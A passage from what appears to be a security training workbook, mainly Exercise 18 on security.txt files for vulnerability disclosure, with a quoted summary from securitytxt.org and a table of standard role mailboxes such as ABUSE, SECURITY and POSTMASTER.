What are your preferred monitoring systems?

Prometheus is getting quite popular. https://prometheus.io/

Exercise 18

⚠ Security.txt 15 min

Objective:
Learn how to contact sites with security problems, through `security.txt` files.

Purpose:
Contacting a site which has a security problem can be a difficult task. Sending information through the usual support often requires a contract, and you are helping the company?!

Also, how do you make sure people can contact YOUR organisation with security issues in your sites.

> Summary
> When security risks in web services are discovered by independent security researchers who understand the severity of the risk, they often lack the channels to disclose them properly. As a result, security issues may be left unreported. security.txt defines a standard to help organizations define the process for security researchers to disclose security vulnerabilities securely.
>
> security.txt files have been implemented by Google, Facebook, GitHub, the UK government, and many other organisations. In addition, the UKs Ministry of Justice, the Cybersecurity and Infrastructure Security Agency (US), the French government, the Italian government, and the Australian Cyber Security Centre endorse the use of security.txt files.

Source: https://securitytxt.org/

Suggested method:
Run the wizard on the site to create a template file for your own purposes.

Hints:
Looking at other sites can help, since they have run these for some time. So find a few examples, the web site mentions a few.

Solution:
When you have seen a few security.txt files, and possibly created one yourself, you are done.

Discussion:
Before this initiative there was a common set of email addresses, used for specific purposes. I still recommend them to customers:

```
MAILBOX       AREA                USAGE
-----------   -----------------   --------------------------
ABUSE         Customer Relations  Inappropriate public behaviour
NOC           Network Operations  Network infrastructure
SECURITY      Network Security    Security bulletins or queries
...
MAILBOX       SERVICE             SPECIFICATIONS
-----------   -----------------   --------------------------
POSTMASTER    SMTP                [RFC821], [RFC822]
HOSTMASTER    DNS                 [RFC1033-RFC1035]
WEBMASTER     HTTP                [RFC 2068]
WWW           HTTP                Synonym for WEBMASTER
```